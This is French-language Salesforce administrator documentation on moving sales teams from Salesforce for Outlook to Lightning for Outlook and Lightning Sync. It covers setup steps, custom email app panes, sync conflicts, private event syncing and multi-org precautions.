| Applications de messagerie Microsoft® | Découvrez les différents produits d'intégration Microsoft et choisissez celui qui convient à vos commerciaux. | Parcours sur l'intégration à Microsoft® : Microsoft Integration Benefits |
| Salesforce pour Outlook pour l'intégration aux applications de messagerie Microsoft® | Découvrez comment nous avons orienté nos efforts de développement vers nos produits d'intégration Microsoft basés sur le Cloud, Lightning pour Outlook et Lightning Sync pour Microsoft Exchange. Ces fonctionnalités prennent en charge les toutes dernières versions des applications Microsoft, ne nécessitent aucune installation de l'utilisateur. Si vos commerciaux remplissent la configuration minimale requise, lisez nos considérations sur la migration et orientez les commerciaux vers les dernières et meilleures fonctionnalités d'intégration à Microsoft. | • Parcours sur l'intégration à Microsoft® : Microsoft Integration Benefits<br>• Considérations relatives à la migration depuis Salesforce pour Outlook vers Lightning pour Outlook et Lightning Sync |
| Google Calendar™ | Découvrez Lightning Sync pour Google afin de déterminer s'il contient à vos commerciaux. | Lightning Sync pour Google (bêta) |

Éditions

La gestion de ces fonctionnalités est disponible avec : Salesforce Classic et Lightning Experience

Lightning pour Outlook est disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lightning Sync est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Salesforce pour Outlook est disponible avec : **Toutes** les éditions

# Considérations relatives à la migration depuis Salesforce pour Outlook vers Lightning pour Outlook et Lightning Sync

Avant de migrer depuis Salesforce pour Outlook vers Lightning pour Outlook et Lightning Sync, prenez connaissance des considérations de synchronisation ci-dessous.

Limitations de l'exécution simultanée de Lightning pour Outlook et de Salesforce pour Outlook
Vous pouvez activer à la fois Lightning pour Outlook et le volet latéral de Salesforce pour Outlook dans la même organisation, mais les utilisateurs ne peuvent pas exécuter simultanément les deux fonctionnalités d'intégration Microsoft®.

Gestion des conflits de synchronisation avec Salesforce pour Outlook par Lightning Sync
Découvrez comment Salesforce gère les conflits de synchronisation lorsque les utilisateurs sont attribués à la synchronisation d'enregistrements identiques pour les deux fonctionnalités.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Lightning pour Outlook disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lightning Sync est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Salesforce pour Outlook disponible dans : **Toutes** les éditions

## Limitations de l'exécution simultanée de Lightning pour Outlook et de Salesforce pour Outlook

Vous pouvez activer à la fois Lightning pour Outlook et le volet latéral de Salesforce pour Outlook dans la même organisation, mais les utilisateurs ne peuvent pas exécuter simultanément les deux fonctionnalités d'intégration Microsoft®.

Pour empêcher les utilisateurs d'utiliser simultanément plusieurs fonctionnalités d'intégration de la messagerie, Salesforce déconnecte automatiquement le panneau latéral de Salesforce pour Outlook lorsque les utilisateurs se connectent à Lightning pour Outlook. Les utilisateurs de Lightning pour Outlook peuvent néanmoins télécharger, installer et synchroniser avec Salesforce pour Outlook, mais seule la fonctionnalité Lightning pour Outlook peut être exécutée dans Outlook.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Lightning pour Outlook disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Salesforce pour Outlook disponible dans : **Toutes** les éditions

### Gestion des conflits de synchronisation avec Salesforce pour Outlook par Lightning Sync

Découvrez comment Salesforce gère les conflits de synchronisation lorsque les utilisateurs sont attribués à la synchronisation d'enregistrements identiques pour les deux fonctionnalités.

Si vous migrez vos utilisateurs depuis Salesforce pour Outlook vers Lightning Sync, nous recommandons de désactiver Salesforce pour Outlook pour les utilisateurs de Lightning Sync.

Bien que Salesforce gère ces conflits pour vous, cette pratique recommandée vous empêche de créer des configurations de synchronisation complexes qui pourraient s'avérer difficile à gérer ultérieurement.

Si vous ne désactivez pas Salesforce pour Outlook pour les utilisateurs de Lightning Sync, et que vous avez attribué un utilisateur pour synchroniser les mêmes enregistrements avec des paramètres en conflit dans une configuration Outlook et dans une configuration Lightning Sync, Salesforce accorde automatiquement la priorité aux paramètres que vous avez définis pour ce type d'enregistrement dans la configuration Lightning Sync.

Salesforce accorde la priorité par enregistrement, pas par configuration. Par conséquent, l'une des fonctionnalités ou les deux peuvent synchroniser les éléments Microsoft® de vos commerciaux.

Par exemple, si un utilisateur est attribué à la synchronisation de contacts, d'événements et de tâches dans une configuration Outlook, et à la synchronisation de contacts et d'événements dans une configuration Lightning Sync, les tâches de l'utilisateur sont synchronisées avec Salesforce pour Outlook, alors que les contacts et les événements de l'utilisateur sont synchronisés avec Lightning Sync.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Lightning Sync est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Salesforce pour Outlook disponible dans : **Toutes** les éditions

# Lightning pour Outlook : configuration des commerciaux pour l'expérience Salesforce dans Microsoft® Outlook®


Aidez vos équipes commerciales à rester informées des opportunités commerciales importantes. En utilisant Microsoft® Outlook® Web App (OWA), Outlook 2013 ou Outlook 2016 et Microsoft Office 365™, les équipes commerciales peuvent désormais gérer leurs ventes avec plus d'efficacité. Les commerciaux peuvent ajouter des e-mails et des pièces jointes aux enregistrements Salesforce. Ils peuvent également créer des enregistrements Salesforce à l'aide d'actions globales, directement dans leur application de messagerie.

Pour commencer, activez l'application Lightning pour Outlook, puis invitez les membres de votre équipe à suivre la courte procédure de configuration. Les membres sélectionnent ensuite un e-mail ou un événement dans Outlook (1), puis sélectionnent `Salesforce` (2). Les commerciaux affichent les contacts, les pistes et les utilisateurs associés. Ils peuvent également afficher les comptes, les opportunités et les requêtes associés (3).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition





Les commerciaux peuvent créer des enregistrements Salesforce directement à partir d'Outlook (4). Ils sélectionnent l'enregistrement pour afficher plus d'informations dans leur application de messagerie. Ils peuvent également consulter des informations complètes sur l'enregistrement ou l'e-mail associé directement dans Salesforce (5).

De la même façon qu'ils associent des e-mails, dans Lightning pour Outlook les commerciaux peuvent associer les événements de calendrier suivants à des enregistrements Salesforce :

- Un événement auquel le commercial participe
- Un événement que le commercial organise, à condition qu'il travaille dans Outlook 2016 pour Windows *ou* Outlook Web App dans Office 365

Pour associer un événement, les commerciaux le sélectionne dans leur application de messagerie Microsoft. Ils sélectionnent ensuite Salesforce (1).





Les enregistrements Salesforce correspondants s'affichent (2). De la même façon que lorsqu'ils travaillent avec des e-mails, les commerciaux peuvent sélectionner un enregistrement pour afficher des informations supplémentaires dans leur application de messagerie. Ils peuvent également créer un enregistrement ou consulter les détails complets de l'enregistrement directement dans Salesforce (3).

# Configuration d'équipes commerciales pour bénéficier de Salesforce dans Microsoft® Outlook®

Aidez vos équipes commerciales à afficher et à créer des enregistrements Salesforce à l'aide d'actions globales directement dans Outlook Web App (OWA), Outlook 2016 et Outlook 2013.

1. Dans la Configuration de Salesforce, saisissez *Lightning pour Outlook* dans la case Recherche rapide, puis sélectionnez **Paramètres de Lightning pour Outlook**.




2. Activez Lightning pour Outlook : Enregistrez vos modifications.

   Lorsque les sections de la liste blanche et du mappage s'affichent, vous n'avez aucune modification à effectuer.

3. Sélectionnez l'environnement dans lequel vous configurez Lightning pour Outlook.

   Conseil: Favorisez l'autonomie de vos équipes commerciales ! Permettez à vos équipes commerciales d'installer Lightning pour Outlook depuis Microsoft Office Store. Vous gagnerez ainsi du temps en réduisant votre travail d'installation de Lightning for Outlook pour vos collègues.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour activer Lightning pour Outlook :

- Personnaliser l'application

4. Si vous utilisez Exchange 2016 ou 2013 sur site, mettez à jour l'**URL des métadonnées Exchange**. Mettez ensuite à jour les domaines de confiance à la section suivante.

## Personnalisation de Lightning pour Outlook pour vos commerciaux (bêta)

Aidez les utilisateurs de Lightning pour Outlook à travailler plus efficacement en personnalisant le contenu de Salesforce qu'ils consultent et utilisent depuis Microsoft® Outlook®.

Remarque: Cette version contient une version bêta des Volets d'application de messagerie, qui signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Cette fonctionnalité n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, dans des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. Vous pouvez soumettre des commentaires des suggestions sur les volets d'application de messagerie dans IdeaExchange ou dans le groupe Lightning for Outlook de la communauté Success.

Personnalisez Lightning pour Outlook afin de permettre à vos commerciaux de consulter les contenus importants de Salesforce directement depuis Microsoft® Outlook®.

Afin de personnaliser Lightning pour Outlook pour les utilisateurs, activez le contenu personnalisé pour Lightning pour Outlook, puis créez des volets d'application de messagerie personnalisés avec le Générateur d'application Lightning.

1. Dans Configuration, saisissez *Lightning pour Outlook* dans la case Recherche rapide, puis sélectionnez **Paramètres de Lightning pour Outlook**.
2. Activez **Personnaliser le contenu avec le générateur d'applications (bêta)**.
3. Dans Salesforce Classic, cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour personnaliser Lightning pour Outlook, créer et enregistrer des Pages Lightning dans le Générateur d'application Lightning :

- Personnaliser l'application

Pour afficher des pages Lightning dans le Générateur d'application Lightning :

- Afficher la configuration

# Création de volets d'application de messagerie personnalisés pour les utilisateurs de Lightning pour Outlook (bêta)

Choisissez le contenu Salesforce que les commerciaux affichent depuis Lightning pour Outlook en créant des volets d'application de messagerie personnalisés avec le Générateur d'application Lightning.

Créer un volet d'application de messagerie et ajoutez les composants standard ou personnalisés que les utilisateurs de Lightning pour Outlook peuvent afficher et utiliser depuis Outlook. Vous pouvez également exploiter des composants disponibles sur AppExchange.

1. Créez un volet d'application de messagerie. Les étapes diffèrent selon que vous utilisez Lightning Experience ou Salesforce Classic.
   - Dans Lightning Experience :

     Dans Configuration, saisissez *`Lightning pour Outlook`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**. Cliquez sur **Nouveau** sous Volets d'application de messagerie.
   - Dans Salesforce Classic :

     Dans Configuration, saisissez *`Générateur d'application`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres Générateur d'application Lightning**. Cliquez sur **Nouveau** sous Pages Lightning.
2. Sélectionnez **Volets d'application de messagerie (bêta)**.
3. Cliquez sur **Suivant** pour continuer.
4. Cliquez sur **Suivant** pour sélectionner la présentation par défaut du volet d'application de messagerie.
5. Saisissez une étiquette unique pour votre volet.
6. Faites glisser les composants standard ou personnalisés de votre choix vers le volet. Pour ajouter d'autres composants, cliquez sur sur la bordure supérieure ou inférieure d'un composant afin de créer un point d'insertion.
7. Faites glisser les composants vers le haut ou vers le bas pour les réorganiser.
8. Cliquez sur une zone vide de la zone de dessin pour ajouter une description de votre volet.
9. Cliquez sur **Enregistrer**.

Pour permettre aux utilisateurs de Lightning pour Outlook d'accéder au volet de l'application de messagerie, activez le volet et attribuez-le aux profils utilisateur.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour personnaliser Lightning pour Outlook, créer et enregistrer des Pages Lightning dans le Générateur d'application Lightning :
- Personnaliser l'application

Pour afficher des pages Lightning dans le Générateur d'application Lightning :
- Afficher la configuration

## Attribution de volets d'application de messagerie personnalisés aux utilisateurs de Lightning pour Outlook (bêta)

Pour déployer des volets d'application de messagerie personnalisés pour les utilisateurs de Lightning pour Outlook, activez les volets, puis et attribuez-les au profil des utilisateurs.

Vous pouvez définir un volet par défaut pour tous les utilisateurs ou l'attribuer à des profils utilisateur spécifiques.

Pour modifier les attributions de volets, procédez comme suit :

1. Accédez à vos volets d'application de messagerie. La procédure à suivre diffère selon que vous utilisez Lightning Experience ou Salesforce Classic.
   - Dans la Configuration de Lightning Experience, saisissez *`Lightning pour Outlook`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de Lightning pour Outlook**.
   - Dans la Configuration de Salesforce Classic, saisissez *`Générateur d'application`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres du Générateur d'application Lightning** .
2. Cliquez sur **Modifier** en regard du profil utilisateur que vous souhaitez activer.
3. Cliquez sur **Activation**.

   Remarque: Dans Lightning Experience, vous pouvez attribuer un volet d'application de messagerie à plusieurs profils utilisateur en cliquant sur **Définir les attributions de page**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser Lightning pour Outlook, créer et enregistrer des Pages Lightning dans le Générateur d'application Lightning :
- Personnaliser l'application

Pour afficher des pages Lightning dans le Générateur d'application Lightning :
- Afficher la configuration

# Lightning Sync : synchronisation des éléments Microsoft® ou Google de vos commerciaux vers Salesforce

Aidez vos commerciaux à garder leurs contacts ou événements synchronisés entre leur application de messagerie et Salesforce en utilisant notre fonctionnalité d'intégration de la messagerie basée sur le Cloud. Qu'est-ce qui rend la synchronisation depuis le Cloud si efficace ? Elle permet de synchroniser sans demander à vos commerciaux d'installer un logiciel et sans solliciter l'aide du service informatique pour gérer la fonctionnalité.

Lightning Sync est compatible avec Microsoft Exchange et Google Calendar™.

Lightning Sync pour Microsoft Exchange synchronise les contacts des commerciaux entre les systèmes, et synchronise les événements des commerciaux depuis leur messagerie basée sur Exchange vers Salesforce. Lightning Sync pour Google (bêta) synchronise les événements des commerciaux depuis Google Calendar vers Salesforce.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Comment Lightning Sync synchronise les informations de mes commerciaux ?

Apprenez comment Lightning Sync traite les synchronisations de contacts et événements de vos commerciaux lorsqu'ils sont configurés pour utiliser Lightning Sync.

Synchronisation des événements privés
Apprenez à synchroniser les événements privés depuis les applications de calendrier de vos commerciaux vers Salesforce, lorsque vous avez configuré les commerciaux pour utiliser Lightning Sync.

Suppression des événements
Vous pouvez configurer les commerciaux pour supprimer les événements de leur calendrier et de Salesforce en une seule action.

## Synchronisation des événements privés

Apprenez à synchroniser les événements privés depuis les applications de calendrier de vos commerciaux vers Salesforce, lorsque vous avez configuré les commerciaux pour utiliser Lightning Sync.

Les commerciaux peuvent empêcher des collègues d'afficher leurs événements dans Salesforce et dans leurs applications de calendrier en les marquant privés.

Lightning Sync synchronise les événements privés de vos commerciaux entre les systèmes uniquement si vous sélectionnez la synchronisation des événements et activez `Synchroniser les événements privés` dans leur configuration Lightning Sync.

Une fois activés, les événements privés et mis à jour sont synchronisés lors du cycle de synchronisation suivant (généralement à une fréquence de quelques minutes). Les événements privés sont synchronisés en fonction des filtres que vous avez définis dans la configuration du commercial.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsque la synchronisation des événements privés commence, les détails des événements sont visibles pour les collègues du commercial en fonction de deux facteurs : les événements système visualisés et les paramètres de partage du calendrier des commerciaux dans Salesforce.

Dans Salesforce, les heures de début et de fin des événements privés sont visibles par les collègues, mais les autres informations sont masquées. Tous les détails des événements privés sont visibles par les administrateurs Salesforce, qui peuvent afficher, modifier et consigner des événements. Les commerciaux peuvent choisir de partager avec leur collègues davantage de détails sur des événements privés, en modifiant le niveau de partage de leur agenda dans les `Paramètres personnels`.

Dans votre application de calendrier, les détails des événements privés sont partagés avec les collègues et les superviseurs, comme ils l'ont toujours été. Pour plus d'informations, reportez-vous à la documentation de votre application d'agenda ou de calendrier.

Si vous décidez de désactiver la synchronisation des événements privés, les événements privés de vos commerciaux ne sont pas synchronisés lors du cycle de synchronisation suivant, et ne sont plus synchronisés. Une version de chaque événement privé déjà synchronisé reste disponible dans Salesforce et dans le calendrier du commercial, jusqu'à ce qu'il supprime une ou les deux versions.

**Important:** Salesforce ne communique pas aux commerciaux le mode de synchronisation de leurs événements privés et votre modification du paramètre. Il est important de les informer de l'expérience de synchronisation pour qu'ils puissent préparer leur calendrier en conséquence. Ils aborderont ainsi la synchronisation de leurs événements privés en toute confiance. Cela garantit également que le 95e anniversaire de la grand-tante Alberta va rester à l'écart de Salesforce.

### Suppression des événements

Vous pouvez configurer les commerciaux pour supprimer les événements de leur calendrier et de Salesforce en une seule action.

Vous pouvez configurer les commerciaux pour supprimer automatiquement les événements de la synchronisation en une seule action. Sélectionnez ce paramètre dans les configurations Lightning Sync des commerciaux.

Les commerciaux peuvent ainsi supprimer un événement de leur calendrier, et Lightning Sync supprime automatiquement l'événement équivalent dans Salesforce.

Lightning Sync est conçu pour synchroniser uniquement depuis les calendriers des commerciaux vers Salesforce. Par conséquent, la suppression par Lightning Sync fonctionne uniquement lorsque les commerciaux suppriment des événements de leur calendrier. Si les commerciaux suppriment des événements de la synchronisation dans Salesforce, les événements équivalents sont conservés dans leur calendrier.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les événements que les commerciaux déplacent depuis leur calendrier par défaut vers un calendrier secondaire sont également automatiquement supprimés de Salesforce.

## Considérations relatives à Lightning Sync

Avant de déployer Lightning Sync pour vos commerciaux, prenez connaissance des considérations ci-dessous.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Considérations relatives à la synchronisation des événements

Avant de déployer Lightning Sync pour vos commerciaux, prenez connaissance des informations ci-dessous sur la synchronisation des événements. Votre déploiement n'aura plus aucun secret pour vous.

Lightning Sync peut synchroniser les événements de vos commerciaux depuis leur calendrier Microsoft® Exchange vers Salesforce. Vous choisissez si les commerciaux synchronisent les événements en définissant la fonctionnalité dans les configurations de Lightning Sync, dans Configuration.

Notez que Lightning Sync risque de remplacer les données d'événements si ne déployez pas la fonctionnalité avec précaution pour vos commerciaux.

Pour commencer, les énoncés ci-dessous s'appliquent-ils à votre déploiement ?

- Vous migrez des commerciaux depuis Salesforce pour Outlook
- Vos commerciaux modifient les enregistrements de leurs événements dans Salesforce
- Vos commerciaux ont déjà accès à Lightning pour Outlook (auparavant appelée Application Salesforce pour Outlook)

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Par exemple, supposons qu'un commercial a enregistré des notes de réunion dans l'enregistrement d'un événement Salesforce. L'événement correspondant dans le calendrier du commercial ne contient pas ces notes. Lors de la synchronisation initiale, Lightning Sync remplace l'événement dans Salesforce par celui du calendrier, et le commercial perd ses notes.

## Consignes relatives à la synchronisation des événements

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Avant de déployer Lightning Sync, tenez compte de ces consignes pour éviter tout remplacement des données d'événements lors de la synchronisation.

Si votre situation correspond à l'un des scénarios présentés dans Considérations relatives à la synchronisation des événements, suivez les consignes indiquées lors de la configuration de vos commerciaux pour Lightning Sync.

- Dans les configurations Lightning Sync ne changez pas le paramètre par défaut, `TODAY`, du filtre de synchronisation des événements. Ainsi, les événements que les commerciaux ont modifiés dans Salesforce sont exclus de la synchronisation initiale.
- Informez les commerciaux que les événements sont synchronisés depuis leur calendrier vers Salesforce et qu'ils doivent modifier les événements dans leur calendrier.
- Demandez aux commerciaux de modifier les champs des événements synchronisés (date, heure, objet ou description) dans leur calendrier, pas dans Salesforce. Ainsi, Lightning Sync ne remplace pas ces modifications dans Salesforce (les commerciaux peuvent néanmoins continuer à utiliser les fonctionnalités de Salesforce qui ne synchronisent pas leur calendrier, telles que l'association d'événements à des enregistrements Salesforce).

## Considérations relatives aux sociétés avec plusieurs organisations Salesforce

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si votre société utilise Lightning Sync dans plusieurs organisations Salesforce, assurez-vous que les données de ces organisations restent séparées en configurant avec précaution Lightning Sync.

Vous utilisez plusieurs organisations dans les cas suivants :

- Vous testez de nouvelles fonctionnalités dans une organisation sandbox avant de les configurer dans votre organisation active.
- Vous gérez des organisations Salesforce distinctes pour différentes divisions de votre société.

Pour empêcher Lightning Sync de synchroniser les contacts et les événements entre vos organisations Salesforce, n'ajoutez pas le même utilisateur aux configurations Lightning Sync de plusieurs organisations.

Nous recommandons de ne pas marquer une configuration Lightning Sync comme inactive pour empêcher la synchronisation des données entre vos organisations Salesforce. Le marquage d'une configuration comme inactive l'empêche de synchroniser les données de l'utilisateur, mais vous risquez d'oublier que l'utilisateur est inclus dans plusieurs configurations Lightning Sync et de marquer plus tard la configuration comme active.

Exemple: Pour tester les fonctionnalités Lightning Sync dans votre organisation sandbox, vous ajoutez l'utilisateur Marianne Schumacher à une configuration Lightning Sync dans l'organisation sandbox. Une fois satisfait(e) de la configuration des fonctionnalités Lightning Sync pour Marianne, vous êtes prêt(e) à l'ajouter à une configuration Lightning Sync de votre organisation active.

Avant d'ajouter Marianne à une configuration Lightning Sync de votre organisation active, retirez-la de la configuration de votre organisation sandbox. Sinon, Lightning Sync peut synchroniser les contacts et les événements entre l'application de messagerie de Marianne, l'organisation sandbox et l'organisation active, en enregistrant les données test et actives dans les trois sources de données.

# Lightning Sync pour Microsoft® Exchange

Aidez les commerciaux à synchroniser leurs contacts et leurs événements entre votre serveur Microsoft® Exchange et Salesforce sans leur demander d'installer et de gérer un logiciel.


Lorsque vous configurez la synchronisation des contacts et des événements des utilisateurs entre le serveur Microsoft® Exchange de votre entreprise et Salesforce, vous favorisez l'augmentation de la productivité des utilisateurs. Cela évite aux utilisateurs de dupliquer leur travail entre les deux systèmes. De plus, Lightning Sync offre aux utilisateurs d'environnements informatiques compatibles la flexibilité de synchroniser aussi bien depuis leur bureau que depuis leur appareil mobile.

Vous définissez l'expérience Lightning Sync des utilisateurs en sélectionnant leurs paramètres de synchronisation dans Salesforce. Vous pouvez configurer la synchronisation bidirectionnelle ou unidirectionnelle des contacts des utilisateurs entre Exchange et Salesforce. Vous pouvez également configurer les utilisateurs pour la synchronisation unidirectionnelle des événements, depuis Exchange vers Salesforce.

Éditions

